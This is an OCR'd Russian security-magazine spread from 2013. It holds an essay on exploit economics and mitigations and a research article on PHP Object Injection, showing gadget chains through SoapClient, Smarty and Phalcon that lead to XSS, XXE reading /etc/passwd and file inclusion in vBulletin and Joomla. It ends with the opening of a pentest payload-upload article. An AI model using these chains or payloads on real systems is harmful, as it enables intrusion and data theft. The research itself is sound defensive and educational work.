
- цена поиска уязвимости:
  - написание фаззера,
  - вычислительные мощности,
  - время;
- цена написания эксплойта:
  - триггер уязвимости — перехват управления (EIP),
  - шелл-код.


При этом оставим за скобками постэксплуатацию и боевую нагрузку:


- бэкдор,
- эксплойт ring 0,
- руткит.

В определенный момент создатели ОС и железа поняли, что надо как-то «усложнять задачу» этим мерзким парням, и началась гонка вооружения, которая идет до сих пор. PaX, StackShield, DEP, ASLR, EMET… Да много чего можно сейчас вспомнить. Плюс механизмы песочницы, которые нынче есть во многих клиентских приложениях, в частности в браузерах и читалках PDF. Они работают с определенной степенью эффективности. Теперь самое интересное: цель защиты — не предотвратить взлом полностью, а усложнить атаку так, чтобы цена атаки была выше, чем возможная прибыль. Да, взломать можно все, но какой ценой? Именно этот вопрос будет решающим в кибервойнах и защите от крупных кибератак. Защита должна стоить дешевле, чем орудие проникновения, при этом использование и создание такого оружия будет очень дорого. В пределе цена должна стремиться к бесконечности — это идеальная защита :).

В прошлом году представитель Microsoft заявил, что цель создания всех этих ваших EMET и прочих защитных метод и есть все вышесказанное:









1. Увеличение количества инвестиций, необходимых для поиска опасных уязвимостей.
2. Увеличение количества инвестиций, необходимых для написания функциональных и работоспособных эксплойтов.
3. Сокращение возможности хакеров вернуть свои инвестиции.

К слову, большая часть «рынка эксплойтов» поддерживается государственными организациями, и в этом есть некоторая ирония. Причем именно эти структуры накачивают рынок деньгами... То есть наиболее сложные и дорогие эксплойты именно там, у Большого Брата, и их количество неизвестно, но точно больше чем то, чем обладают киберпреступники. С другой стороны — мир эксплойтов не заканчивается на уровне ПО/ОС. Мы имеем процессоры, прошивки, смартфоны, и под все это дело создаются и покупаются боевой код и прочие решения «нападательного характера». Пентестеры и секурити-консультанты фактически плетутся сзади всей этой колонны, хотя также привносят вклад в развитие рынка. Что это значит для пользователей? Скорее всего — ничего. Вряд ли ЦРУ интересна ваша переписка ВКонтакте настолько, чтобы «тратить» эксплойт стоимостью в сотню тысяч долларов. Простые защитные механизмы работают против «дешевых» атак, которые можно встретить на просторах интернета, от китайских, славянских и прочих производителей такого добра. Но и там накапливается опыт и сложность атак растет, как, впрочем, и защитные техники обрастают новыми плюшками с каждым новым релизом, будь то ОС, ПО браузера и так далее.

ТАК И ЧТО?

Можно не вдаваться в технические детали того, как работают защитные механизмы или иные трюки. Так или иначе, существуют техники обхода, а если не существуют, то не факт, что завтра их не обнаружат или что они не держатся в секрете. Но это не значит, что можно на них забить и их игнорировать. В принципе, любой анализ последних атак, которые стали доступны в паблике, покажет вам, что банальный EMET или песочница Chrome способна остановить большую часть этих нападений (да, всегда есть Java, которая портит вообще любую защитную технику). Поэтому использование защиты хоть и не гарантирует ничего на 100%, но если ты знаешь, как она работает, какие атаки останавливает, как влияет на эффективность работы и что нынче происходит злого в интернете, то сможешь самостоятельно оценить риски и эффективность текущей защиты и даже вероятность событий и атак. Для этого даже не надо тратить миллионы на консультантов :).

Рис. 1 Так бы это было в далеком 2001-м. Цена на создание эффективного эксплойта

Рис. 2 С появлением защитных техник при той же цене эксплойт уже работать не будет

Рис. 3 Для обхода защитных техник придется делать более сложный и дорогой эксплойт

Рис. 4 Примерные этапы создания боевого эксплойта в наши дни. Цена высока



СТАРЫЙ НОВЫЙ UNSERIALIZE
Арсений Реутов
raz0r.name,
areutov@ptsecurity.ru

Свежие способы эксплуатации PHP Object Injection

На дворе 2013 год, а уязвимость, связанная с преобразованием непроверенных сериализованных данных в представление PHP, она же unserialize-баг, все еще актуальна. Более того, проведенное мной исследование встроенных классов PHP показало, что возможны и новые, более универсальные способы эксплуатации, использующие уязвимости самого интерпретатора.

PHP OBJECT INJECTION

В 2009 году небезызвестный Стефан Эссер на конференции Power of Community в Сеуле выступил с исследованием Shocking News in PHP Exploitation, где, помимо прочего, выявил возможные сценарии атак, когда пользовательские данные попадают в функцию unserialize(). Можно сказать, что именно тогда появился новый термин PHP Object Injection, обозначающий уязвимость, позволяющую внедрять произвольные объекты PHP в контекст веб-приложения. Уязвимость позволяет проводить множество атак: от XSS до выполнения произвольного кода, в зависимости от структуры объектов уязвимого приложения.





Схема реализации XSS через SoapClient



Работа класса SoapClient

Сериализованные данные после преобразования в объект PHP могут изменить рабочий процесс приложения с помощью так называемых магических методов. Например, если у класса определен магический метод __get(), то он будет вызываться каждый раз, когда у объекта запрашивается несуществующее свойство. При эксплуатации PHP Object Injection наиболее полезны методы __wakeup() и __destruct(): первый вызывается при десериализации объекта, второй — при выгрузке объекта, то есть при завершении работы скрипта. Оба метода вызываются автоматически, без необходимости проводить какие-либо операции над объектом.

В сложных современных веб-приложениях без объектно-ориентированного подхода просто не обойтись, поэтому очень часто можно встретить деструкторы классов, которые выполняют действия для выгрузки объекта. Например, класс взаимодействия с базой данных закрывает соединение, класс кеша может удалять временные файлы. Именно в деструкторах таится главная опасность для разработчиков, которые зачастую не учитывают, что при десериализации возможна подмена свойств объекта на произвольные значения. Многие популярные веб-приложения были затронуты PHP Object Injection, в их числе Invision Power Board, Joomla и vBulletin.

В последней версии vBulletin я обнаружил любопытный unserialize(). Он показал, что полезными могут оказаться не только __wakeup() и __destruct(), все зависит от того, какие данные ожидает веб-приложение после десериализации данных. И более того, необязательно ориентироваться только на собственные классы приложения, ведь есть и внутренние классы PHP, речь о которых пойдет ниже.



WWW

PHP Object Injection на OWASP: bit.ly/15vbvAW

Shocking News in PHP Exploitation: bit.ly/11mcvHy

Магические методы PHP: bit.ly/172anb

Apache log4php: bit.ly/aF7jHG

XXE Out-of-Band Data Retrieval: bit.ly/12pyfWb

СМОТРИМ VBULLETIN

В плане безопасности популярный форум vBulletin знал лучшие годы. В пятой версии «вобла» еще дальше ушла от простого форума и стала громоздким комьюнити-комбайном. Ради праздного интереса я открыл папку core (которая, к слову, не защищена .htaccess), где в инклудах обнаружил

В современных веб-приложениях без объектно-ориентированного подхода просто не обойтись, поэтому очень часто можно встретить деструкторы классов, выполняющие действия для выгрузки объекта

исходники Apache log4php. Данный фреймворк — удобный инструмент логирования в PHP и используется в таких проектах, как SugarCRM, vtiger и CMS Made Simple. Но если в этих веб-приложениях от log4php остался только основной функционал, то в vBulletin обнаружился полный код фреймворка, в том числе доступная из веба папка с примерами использования лог-фреймворка. Один из скриптов оказался крайне любопытным: при обращении к нему на порту 4242 запускался сервер, который при получении данных пытался их десериализовать. Так как полезных магических методов в log4php найти не удалось, было решено обратиться к классам PHP. С помощью следующего скрипта я получил список всех магических методов в объявленных классах:



XXE через unserialize в Joomla

```
<?php
$classes = get_declared_classes();
foreach($classes as $class) {
    $methods = get_class_methods($class);
    foreach ($methods as $method) {
        if (in_array($method, array('__destruct',↵
        '__toString', '__wakeup', '__call', ↵
        '__callStatic', '__get', '__set', ↵
        '__isset', '__unset', '__invoke', ↵
        '__set_state'))) {
            print $class . '::' . $method . "\n";
        }
    }
}
```

Список получился объемным, но, как оказалось, почти все классы не позволяли сериализацию либо были бесполезными. Внимание привлек класс SoapClient и его метод __call(), который вызывается, если попытаться вызвать несуществующий метод. Это как раз то, что нужно, ведь в уязвимом скрипте после преобразования данных в объект вызывался метод getRootLogger(). Класс SoapClient имеет множество свойств, а при вызове несуществующего метода он позволяет отправлять SOAP-запросы на произвольные адреса. Уже интересно, посмотрим, что можно из этого выжать.

SOAPCLIENT

Конструктор класса SoapClient принимает два аргумента: адрес WSDL-документа в формате XML, описывающий SOAP-интерфейс, а также массив опций. Если передать в качестве $wsdl значение NULL, то объект будет инициализирован в non-WSDL режиме. Проблема в том, что при режиме с WSDL-документом класс не предусматривает нормальной сериализации свойств, а вот с non-WSDL все в порядке. Поэтому остается один вариант с $wsdl=null и ограниченным набором опций. Но даже с тем, что было доступно, получилось довольно много. Начнем с банальной XSS'ки, конструируем следующий объект SoapClient:

```
<?php
$c = new SoapClient(null, array('uri'=>↵
'http:// test.com/', 'location'=>
'http://test.com/api.php'));
```

> *Конструктор класса SoapClient принимает два аргумента: адрес WSDL-документа в формате XML, описывающий SOAP-интерфейс, а также массив опций*

Быстрый PHP-фреймворк Phalcon, написанный на C

Контролируемый нами скрипт api.php отдает HTTP-ответ с кодом 404:

```
<?php
header("HTTP/1.0 404 <script>alert(1)</script>");
```

Вместо статус-сообщения «Not Found» api.php отправляет произвольную строку, SoapClient видит код 404, генерирует исключение SoapFault, сообщая о том, что удаленный ресурс не найден, и возвращает нашу строку в тело ответа.

Одна из возможностей SoapClient — локальное кеширование WSDL-документа. Хотя это не помогло бы эксплуатации PHP Object Injection в vBulletin, все же стало интересно, как это делает SoapClient. Оказалось, что документ сохраняется без всяких проверок соответствия пути директиве конфигурации PHP open_basedir, которая запрещает файловые операции вне указанного каталога:

```
<?php
ini_set('open_basedir', '/var/www');
ini_set('soap.wsdl_cache_enabled', true);
ini_set('soap.wsdl_cache_dir', '/tmp');
$c = new SoapClient('http://test.com/test.wsdl',
array('cache_wsdl' => WSDL_CACHE_DISK));
```

Итак, нужно было что-то более интересное, чем просто XSS. Почему бы не XXE, ведь SOAP работает с XML? И действительно, SoapClient был уязвим перед внедрением внешних XML-сущностей, даже несмотря на то, что при попытке парсинга DOCTYPE сообщал, что он не поддерживается! Дело в том, что исключение вызывалось уже после обработки DTD, а в используемом XML-парсере LibXML опция обработки внешних сущностей включена по умолчанию. Никакого вывода сущностей добиться не удалось, однако помогло замечательное исследование реализации XXE через внешние каналы связи моих коллег Алексея Осипова и Тимура Юнусова. Техника позволяет отправлять содержимое файла через HTTP-запросы прямо в запрашиваемом пути. А вместе с разнообразными PHP-обработчиками схем удалось добиться чтения любых файлов. В этом помог враппер php:// и фильтр base64:

```
php://filter/read=convert.base64-encode/resource=↵
/etc/passwd
```

Итак, эксплуатация PHP Object Injection через внутренний класс PHP оказалась успешной. Помимо vBulletin, данный вектор будет работать в Joomla <=3.0.3, где через unserialize() возможна SQL-инъекция и удаление произвольной директории.

Вполне очевидно, что не всегда можно встретить вызов метода на десериализованном объекте, и, к сожалению, в классах PHP нет ни одного деструктора, который брал бы из свойства объект и пытался выполнить у него какой-либо метод. Если обратиться к популярным компонентам, то одним из самых подходящих будет шаблонизатор Smarty. В нем можно встретить следующий код:

```
<?php
public function __destruct()
{
    if ($this->smarty->cache_locking && ↵
    isset($this->cached) && $this->cached->↵
    is_locked) {
        $this->cached->handler->releaseLock↵
        ($this->smarty, $this->cached);
    }
}
```

Если поместить в свойство handler наш объект SoapClient, то операции над объектом в коде веб-приложения не потребуются и XXE будет проэксплуатирована автоматически через метод __destruct().

WHAT'S NEXT?

В PHP 5.5 намечается нововведение в функции unserialize(), а именно второй аргумент, который позволит разработчикам запретить обработку объектов либо указать белый список разрешенных. В настоящее время используются регулярные выражения, которые зачастую можно легко обойти, либо данные не проверяются вовсе. Например, в Invision Power Board <= 3.3.4 была вот такая смешная проверка:

```
$_value = $_COOKIE[ ipsRegistry::$settings↵
['cookie_id'].$name ];
if ( substr( $_value, 0, 2 ) == 'a:' ) {
   return unserialize( stripslashes( urldecode↵
   ( $_value ) ) );
}
```

В строке проверяются первые два символа: если это «a:», то есть сериализованный массив, то строка попадает в unserialize(). Однако атакующему ничто не мешает отправить массив объектов, что приведет к обходу проверки.

Говоря о будущем PHP Object Injection, стоит рассказать о PHP-фреймворке следующего поколения под именем Phalcon, который становится все более популярным у веб-разработчиков. Весь его код написан на чистом C, что делает его самым быстрым PHP-фреймворком. Phalcon реализован в качестве расширения PHP, соответственно, требует компиляции и включения в конфигурацию PHP. При этом все классы фреймворка становятся доступными в контексте веб-приложения без каких-либо инклудов внешних файлов. Если представить shared-хостинг, у которого Phalcon включен для всех пользователей по умолчанию, то очевидно, что это позволит использовать классы фреймворка через unserialize(), даже если уязвимое веб-приложение написано не на его базе. Я решил проверить, возможна ли эксплуатация unserialize() через классы Phalcon, и оказалось — очень даже просто!

PHALCON

Получив магические методы из всех классов фреймворка, я не нашел ни одного деструктора, но обнаружил один __wakeup():

```
<?php
PHP_METHOD(Phalcon_Logger_Adapter_File, __wakeup){
   zval *path, *options, *mode = NULL, *file_handler;

   PHALCON_MM_GROW();


   PHALCON_OBS_VAR(path);
   phalcon_read_property_this↵
   (&path, this_ptr, SL("_path"), PH_NOISY_CC);

   PHALCON_OBS_VAR(options);
   phalcon_read_property_this(&options, ↵
   this_ptr, SL("_options"), PH_NOISY_CC);
   if (phalcon_array_isset_string(options, ↵
    SS("mode"))) {
      PHALCON_OBS_VAR(mode);
      phalcon_array_fetch_string(&mode, options, ↵
      SL("mode"), PH_NOISY_CC);
   } else {
      PHALCON_INIT_NVAR(mode);
      ZVAL_STRING(mode, "ab", 1);
   }

   // Re-open the file handler if the logger was
   // serialized
   PHALCON_INIT_VAR(file_handler);
   PHALCON_CALL_FUNC_PARAMS_2(file_handler, ↵
   "fopen", path, mode);
   phalcon_update_property_this(this_ptr, ↵
   SL("_fileHandler"), file_handler TSRMLS_CC);

   PHALCON_MM_RESTORE();
}
```

В PHP 5.5 намечается нововведение в функции unserialize(), а именно второй аргумент, который позволит разработчикам запретить обработку объектов либо указать белый список разрешенных



WARNING


Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Данный код получает из protected-свойства _path путь и открывает его функцией fopen() в режиме, передающемся в свойстве _options. С помощью данного кода можно открыть тысячи файлов и забить все дескрипторы, но это неинтересно. Но что, если поместить в _path объект? При вызове fopen() он будет преобразован в строку, за что отвечает магический метод __toString(). А вот этот метод Phalcon использует очень широко. Я не буду описывать все внутренности фреймворка, скажу лишь, что в одном из __toString() удалось добиться инициализации произвольных объектов и вызова любых методов. Уже на этом этапе можно подсунуть наш SoapClient и провести XXE, но RCE всегда лучше! Пробежавшись по исходникам на предмет вызова функции phalcon_require (инклудит файлы так же, как и require в PHP), я обнаружил класс \Phalcon\Mvc\View\Engine\Php, в котором метод render позволяет инклудить произвольные файлы. Таким образом, через __wakeup() удалось вызвать __toString, а через него — подключение произвольных файлов. Видеодемонстрацию смотри на диске.

FIN

PHP Object Injection все еще жив и будет жить. Вместе с «безопасной» версией unserialize() в PHP 5.5 появится много новых классов, и, возможно, не без уязвимостей. Так что смотрим в будущее! ⌶

RCE с помощью классов фреймворка Phalcon



ГРУЗИТЕ ФАЙЛЫ ПАЧКАМИ!

Заливаем полезную нагрузку на машину под управлением Windows

Как правило, большие и средние компании строят свою инфраструктуру на решениях Microsoft. В основном это парк машин на XP/7, состоящих в домене с функциональным уровнем леса — Windows Server 2003. Периметр и демилитаризованные зоны часто представлены *nix-like системами. В нашем распоряжении есть лишь минимальный набор инструментов, немногим варьирующий от версии к версии ОС, который позволяет в полной мере выполнить поставленную задачу.



Вячеслав Егошин
@vegoshin,
vegoshin@ptsecurity.ru

Давай определимся с ситуацией — она банальна и повседневна для пентестера :). Имеется некий вектор атаки, позволяющий выполнять команды ОС. Сервер может находиться на периметре, в демилитаризованной зоне или в интранете. Эти условия непринципиальны. Чтобы было проще, давай введем такие именования:

- TARGET — машина, на которой имеем выполнение команд, на базе Windows, у нее только один сетевой интерфейс, смотрящий внутрь сети (192.168.1.10);
- GATE — шлюз, который связывает внутреннюю сеть и интернет. Ось непринципиальна. Соответственно, на нем два сетевых интерфейса (192.168.1.1 и 5.5.5.5);
- ATTACKER — наш подконтрольный сервер, на базе Bactrack 5r3 / Kali Linux, с IP-адресом 1.2.3.4.

FIREWALL HOLES

